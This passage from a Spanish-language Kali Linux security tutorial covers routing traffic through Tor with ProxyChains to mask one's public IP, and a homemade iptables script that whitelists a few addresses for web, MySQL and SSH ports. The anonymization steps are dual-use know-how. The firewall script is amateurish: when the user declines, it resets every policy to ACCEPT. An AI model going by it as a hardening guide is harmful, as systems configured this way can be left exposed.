ProxyChains ya viene instalado en Kali linux, por lo que solo tendremos que instalar Tor con el siguiente comando: **apt-get install tor** con esto ya tendremos instalado Tor.

```

root@kali:~#
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
  Active: inactive (dead)
root@kali:~# service tor start
root@kali:~# service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: disabled)
  Active: active (exited) since Thu 2020-02-27 15:16:20 CST; 7s ago
    Process: 1665 ExecStart=/bin/false (code=exited, status=0/SUCCESS)
  Main PID: 1665 (code=exited, status=0/SUCCESS)

Feb 27 15:16:20 kali systemd[1]: Starting Anonymizing overlay network for TCP (m
Feb 27 15:16:20 kali systemd[1]: Started Anonymizing overlay network for TCP (mu
lines 1-8/8 (END))

```

Figura 53

En la **Figura 53**, ya que tenemos instalado Tor solo queda levantar el servicio con el comando **service tor start**.

Podemos verificar si el servicio ya esta arriba con el comando **service tor status**, aparecerá en estado activo como se muestra en la **Figura 53**. Ya tenemos a Tor escuchando por el puerto por defecto, 9050, lo verificamos con el siguiente comando: **netstat -ant**

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
Active: inactive (dead)
Feb 27 15:53:08 kali systemd[1]: Starting Anonymizing overlay network for TCP (m
Feb 27 15:53:08 kali systemd[1]: Started Anonymizing overlay network for TCP (mu
Feb 27 16:01:15 kali systemd[1]: tor.service: Succeeded.
Feb 27 16:01:15 kali systemd[1]: Stopped Anonymizing overlay network for TCP (mu
root@kali:~# service tor start
root@kali:~# service tor status
● tor.service - Anonymizing overlay network for TCP (multi-instance-master)
  Loaded: loaded (/lib/systemd/system/tor.service; disabled; vendor preset: dis
  Active: active (exited) since Thu 2020-02-27 16:01:54 CST; 4s ago
    Process: 1541 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1541 (code=exited, status=0/SUCCESS)

Feb 27 16:01:54 kali systemd[1]: Starting Anonymizing overlay network for TCP (m
Feb 27 16:01:54 kali systemd[1]: Started Anonymizing overlay network for TCP (mu
root@kali:~# netstat -ant
active Internet connections (servers and established)
Proto Recv-Q Local Address          Foreign Address        State
tcp      0     0.0.0.0:8084           0.0.0.0:*            LISTEN
tcp      0     0.0.0.0:9050           0.0.0.0:*            LISTEN

```

Figura 54

En la **Figura 54**, se muestra el resultado que nos arroja el comando **netstat -ant**, en el cuadro rojo podemos ver el puerto por el que escucha 9050.

Abrimos el fichero de configuración **/etc/proxychains.conf** y comprobaremos que al final del fichero aparece esto:

```

[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
root@kali:/etc#

```

Figura 55

En la **Figura 55**, se comprueba que al final del fichero tenga algo similar.

Veamos un simple ejemplo con wget, en la que además, veremos cómo averiguar nuestra dirección IP pública desde la terminal de Linux.

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# wget -qO- http://ipecho.net/plain
128.0.0.232root@kali:~#

```

Figura 56

En la **Figura 56**, muestra sin anonimato, nuestra dirección IP pública con wget.

```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# proxychains wget -qO- http://ipecho.net/plain
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ipecho.net
|S-chain| <-> 127.0.0.1:9050 <-> 4.2.2.2:53 <-> -OK
|DNS-response| ipecho.net is 216.239.36.21
|S-chain| <-> 127.0.0.1:9050 <-> 216.239.36.21:80 <-> -OK
51.89.213.92root@kali:~#

```

Figura 57

En la **Figura 57**, ejecutamos el mismo comando pero con anonimato pasando wget por Proxychains.

En el cuadro rojo, de la esquina inferior izquierda, puedes ver la IP pública de anonimato. Podemos seguir un esquema Proxy-Vpn para mejorar nuestro anonimato.

IPTables

Iptables es un sistema de firewall vinculado al kernel de linux , un firewall de iptables no es como un servidor que lo iniciamos o detenemos o que se pueda caer por un error de programación, iptables esta integrado con el kernel, es parte del sistema operativo. Procedemos a ponerlo en marcha. Realmente lo que se hace es aplicar reglas. Para ello se ejecuta el comando iptables, con el que añadimos, borramos, o creamos reglas. Por ello un firewall de iptables no es sino un simple script de shell en el que se van ejecutando las reglas de firewall. Les comparto un pequeño script que realice en un tiempo libre de manera rápida, me sirvio en su momento, de hay se pueden dar una idea para hacer un mejor script, recordando que al archivo de texto debe de tener la extensión .sh, de esta forma: **nombreScript.sh** y para ejecutarlo, de la siguiente manera: **bash nombreScript.sh**

Figura 58

En la **Figura 58**, se muestra el script.

Lo primero que ejecuta el script es cerrar todo,Para los paquetes (o datagramas, según el protocolo) que van a la propia maquina se aplican las reglas INPUT y OUTPUT, y para filtrar paquetes que van a otras redes o maquinas se aplican simplemente reglas FORWARD.INPUT,OUTPUT son los tres tipos de reglas de filtrado. A continuacion nos pide nuestra IP, esta se guarda en la variable var1.

```
#-----|  
for i in 1 2 3  
do  
  
    sudo iptables -A INPUT  -s $var1 -j ACCEPT  
    sudo iptables -A OUTPUT -s $var1 -j ACCEPT  
    sudo iptables -A FORWARD -s $var1 -j ACCEPT  
done  
  
echo 'Listo!!!!'  
  
echo 'Activando puertos: 80 3306 22 443 y 55.....[]'  
echo '-----|'  
echo '-----|'  
echo '-----|'  
echo '-----|'  
#-----|  
echo 'Continuar? s1 '  
read res  
if [ $res == 's1' ] || [ $res == 'SI' ]  
then  
    sudo iptables -A INPUT  -s $var1 -p tcp --dport 80 -j ACCEPT  
    sudo iptables -A OUTPUT -s $var1 -p tcp --dport 80 -j ACCEPT  
    sudo iptables -A FORWARD -s $var1 -p tcp --dport 80 -j ACCEPT  
#-----|  
    sudo iptables -A INPUT  -s $var1 -p tcp --dport 3306 -j ACCEPT  
    sudo iptables -A OUTPUT -s $var1 -p tcp --dport 3306 -j ACCEPT  
    sudo iptables -A FORWARD -s $var1 -p tcp --dport 3306 -j ACCEPT  
#-----|
```

Figura 59

En la **Figura 59**, se muestra el script.

Nos arrojara un mensaje de que se estan activando los puertos 80, 3306, 22, 443 y 55, si continuamos y tecleamos **si**, se activan los puertos para nuestra ip guardada en la variable

```
 Abrir ▾ Guardar ▾ Escriptorio
echo 'Continuar? si '
read res
if [ $res == 'si' ] || [ $res == 'SI' ]
then
sudo iptables -A INPUT -s $var1 -p tcp --dport 80 -j ACCEPT
sudo iptables -A OUTPUT -s $var1 -p tcp --dport 80 -j ACCEPT
sudo iptables -A FORWARD -s $var1 -p tcp --dport 80 -j ACCEPT
#####
sudo iptables -A INPUT -s $var1 -p tcp --dport 3306 -j ACCEPT
sudo iptables -A OUTPUT -s $var1 -p tcp --dport 3306 -j ACCEPT
sudo iptables -A FORWARD -s $var1 -p tcp --dport 3306 -j ACCEPT
#####
sudo iptables -A INPUT -s $var1 -p tcp --dport 22 -j ACCEPT
sudo iptables -A OUTPUT -s $var1 -p tcp --dport 22 -j ACCEPT
sudo iptables -A FORWARD -s $var1 -p tcp --dport 22 -j ACCEPT
#####
sudo iptables -A INPUT -s $var1 -p tcp --dport 443 -j ACCEPT
sudo iptables -A OUTPUT -s $var1 -p tcp --dport 443 -j ACCEPT
sudo iptables -A FORWARD -s $var1 -p tcp --dport 443 -j ACCEPT
#####
sudo iptables -A INPUT -s $var1 -p tcp --dport 55 -j ACCEPT
sudo iptables -A OUTPUT -s $var1 -p tcp --dport 55 -j ACCEPT
sudo iptables -A FORWARD -s $var1 -p tcp --dport 55 -j ACCEPT
#####
echo 'Listo!!!'
echo
echo
```

Figura 60

En la **Figura 60**, se muestra el script.

Al finalizar de activar los puertos nos dara un mensaje: Listo!!!

```
Abrir ▾ Guardar ▾ h.sh
viEscritorio
echo 'Listo!!!'
echo
echo
echo ' Ingresamos 3 IPS'
echo
read ip1
read ip2
read ip3

sudo iptables -A INPUT -s $ip1 -j ACCEPT
sudo iptables -A OUTPUT -s $ip1 -j ACCEPT
sudo iptables -A FORWARD -s $ip1 -j ACCEPT

sudo iptables -A INPUT -s $ip2 -j ACCEPT
sudo iptables -A OUTPUT -s $ip2 -j ACCEPT
sudo iptables -A FORWARD -s $ip2 -j ACCEPT

sudo iptables -A INPUT -s $ip3 -j ACCEPT
sudo iptables -A OUTPUT -s $ip3 -j ACCEPT
sudo iptables -A FORWARD -s $ip3 -j ACCEPT

echo
echo 'se hizo con exito '
echo
```

Figura 61

En la **Figura 61**, nos pide 3 ip, que seran solo las unicas ip(ordenadores) que podrán tener comunicación y filtrado de paquetes por medio de los puertos antes activados 80, 3306, 22, 443 y 55.

Si no hay ningún error nos mandara un mensaje: se hizo con éxito.

```
hsh
Escritorio
Abrir ▾ ▾ Guardar ▾ ▾
echo 'se hizo con exito '
echo
echo ' se activara los servicios de mysql apache2 y ssh'
sudo /etc/init.d/mysql restart
sudo service apache2 start
sudo service ssh start

else
#-----
sudo iptables -P INPUT ACCEPT
sudo iptables -P OUTPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
echo 'se detendran todo'
echo
#-----
sudo /etc/init.d/mysql stop
sudo service apache2 stop
sudo service ssh stop
#-----| |
fi
echo '|-----| '
echo '|-esto no es Metasploit,o ninguna otra herramienta, es un simple script| '
echo '|-----| '
sh ▾ Anchura del tabulador: 8 ▾ Ln 5, Col 57 ▾ INS
```

Figura 62

En la Figura 62, se muestra : si no o en caso de no haber confirmado o haber un error , se detienen todos los servicios.

```
root@kali: ~/Escritorio
Archivo Editar Ver Buscar Terminal Ayuda
'Hacking tutorial.pdf'
h.sh
root@kali:~/Escritorio# bash h.sh

*****Bienvenidos a mi script*****
|Qual es su IP?
172.16.5.31

Listo!!!
Activando puertos: 80 3306 22 443 y 55/. .... []
Continuar? si
```

Figura 63

En la **Figura 63**, se muestra la ejecución y funcionamiento del script.

```
root@kali: ~/Escritorio
Archivo Editar Ver Buscar Terminal Ayuda

[*****]
;¿Cuál es su IP?
172.16.5.31

Listo!!!
Activando puertos: 80 3306 22 443 y 55/.....
[[]]
[[]]
[[]]
[[]]
Continuar? si
si
Listo!!!

Ingresamos 3 IPS
172.16.5.27
172.16.5.26
172.16.5.11
se hizo con éxito

... se activara los servicios de mysql apache2 y ssh
[...] Restarting mysql (via systemctl): mysql.service
```

Figura 64

En la **Figura 64**, se muestra la ejecución y funcionamiento del script.

```
root@kali: ~/Escritorio
Archivo Editar Ver Buscar Terminal Ayuda
172.16.5.31

Listo!!!
Activando puertos: 80 3306 22 443 y 55/. . . . . [ ]
[ ] . . . . . [ ]
[ ] . . . . . [ ]
[ ] . . . . . [ ]
Continuar? si
Sí
Listo!!!

Ingresamos 3 IPS
172.16.5.27
172.16.5.26
172.16.5.11
se hizo con éxito

se activara los servicios de mysql apache2 y ssh
[ ok ] Restarting mysql (via systemctl): mysql.service.
[ ok ] Starting Apache httpd web server: apache2.
[ ok ] Metasploit, o ninguna otra herramienta, es un simple script
[ ok ] Starting OpenBSD Secure Shell server: sshd.

root@kali: ~/Escritorio#
```

Figura 65

En la **Figura 65**, se muestra la ejecución y funcionamiento del script.

Y con un mensaje un poco sarcástico finaliza mi script. Este script lo hice con el fin de filtrar a que ips en específico deseaba darles acceso solo a ciertos servicios, cerrando todos los puertos que no están configurados en las reglas que se le dan a IPTables. Si bien ya lo dije la seguridad informática no se cubre en su totalidad, si podemos reducir el riesgo a fallos y estar preparados nos hará un poco menos vulnerables a los engaños de un hacker o atacante.

CONCLUSIÓN

La seguridad en estos días es primordial, todos los días salen vulnerabilidades de día cero, nuevas herramientas, formas de atacar, y debemos de estar preparados, pensar como alguien malintencionado nos servirá para poder hacer contramedidas y poder entender un posible ataque. Por otro lado demuestro como los atacantes pueden infiltrarse a los sistemas de una forma muy fácil, reitero, quien piensa que la seguridad informática se basa únicamente en las computadoras y los fallos de sus sistemas, no sabe nada de seguridad!!.

La seguridad informática va mas allá de los sistemas, los atacantes son ingeniosos y con tan solo una charla, pueden recopilar mas información de lo pensado. Todo es un espectáculo de magia, donde el atacante engaña a la víctima haciéndole creer y ver lo que el quiere que vea, donde el mejor truco es el que no es descubierto. Por lo cual para ser un experto de seguridad Informática, primero debemos de saber como pensar, atacar y actuar desde la perspectiva de un hacker, por su puesto, para saber como defendernos. Recalcando que el elemento mas débil, dentro y fuera de una organización es el mismo usuario.

REFERENCIAS

- [1] **Manual IPTables Xabier P.A IzuraIngeniero Informático por la UPV-EHU**
- [2] <https://www.kali.org>
- [3] **Georgia W. 2a -Penetration Testing.**
- [4] **Hacker's Handbook: Finding and Exploiting Security The Flaws 2nd Edition Portswigger.**
- [5] **Web Hacking 101 por -Peter Yaworski.**
- [6] <https://www.hackthissite.org>

